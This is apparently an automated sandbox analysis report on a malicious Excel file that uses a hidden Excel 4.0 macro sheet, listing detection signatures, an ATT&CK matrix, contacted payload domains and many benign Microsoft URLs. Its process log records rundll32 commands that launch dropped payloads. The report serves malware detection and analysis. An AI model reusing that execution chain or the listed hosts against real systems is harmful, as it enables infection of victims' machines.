ID: 412299
Sample Name:
afdab907_by_Libranalysis.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 15:46:21
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report afdab907_by_Libranalysis.xls

Overview


General Information

Sample Name:	afdab907_by_Libranalysis.xls
Analysis ID:	412299
MD5:	afdab90737c55a6.
SHA1:	39a056a263368d..
SHA256:	d61e90fe268528d.
Tags:	SilentBuilder
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Sigma detected: Microsoft Office Pr…
- Document contains embedded VBA …
- IP address seen in connection with o…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 4440 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - rundll32.exe (PID: 5080 cmdline: rundll32 ..\ritofm.cvm,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
  - rundll32.exe (PID: 4876 cmdline: rundll32 ..\ritofm.cvm1,DllRegisterServer MD5: D7CA562B0DB4F4DD0F03A89A1FDAD63D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Im
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M Sy Pa
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D Lo
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D Da
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C Bi Fr
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M Ap Ra or


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
afdab907_by_Libranalysis.xls	4%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	
http://https://staging.cortana.ai	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
signifysystem.com	192.185.39.58	true	false		unknown
fcventasyservicios.cl	192.185.32.232	true	false		unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://login.microsoftonline.com/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://shell.suite.office.com:1443	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://autodiscover-s.outlook.com/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://cdn.entity.	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://powerlift.acompli.net	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://cortana.ai	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://api.aadrm.com/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ofcrecsvcapi-int.azurewebsites.net/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://api.microsoftstream.com/api/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://cr.office.com	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://graph.ppe.windows.net	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://store.office.cn/addinstemplate	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://web.microsoftstream.com/video/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://graph.windows.net	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://dataservice.o365filtering.com/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ncus.contentsync.	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://weather.service.msn.com/data.aspx	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://apis.live.net/v5.0/	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	05A0640A-6863-4E3B-ACA9-DB328E6298FA.0.dr	false		high
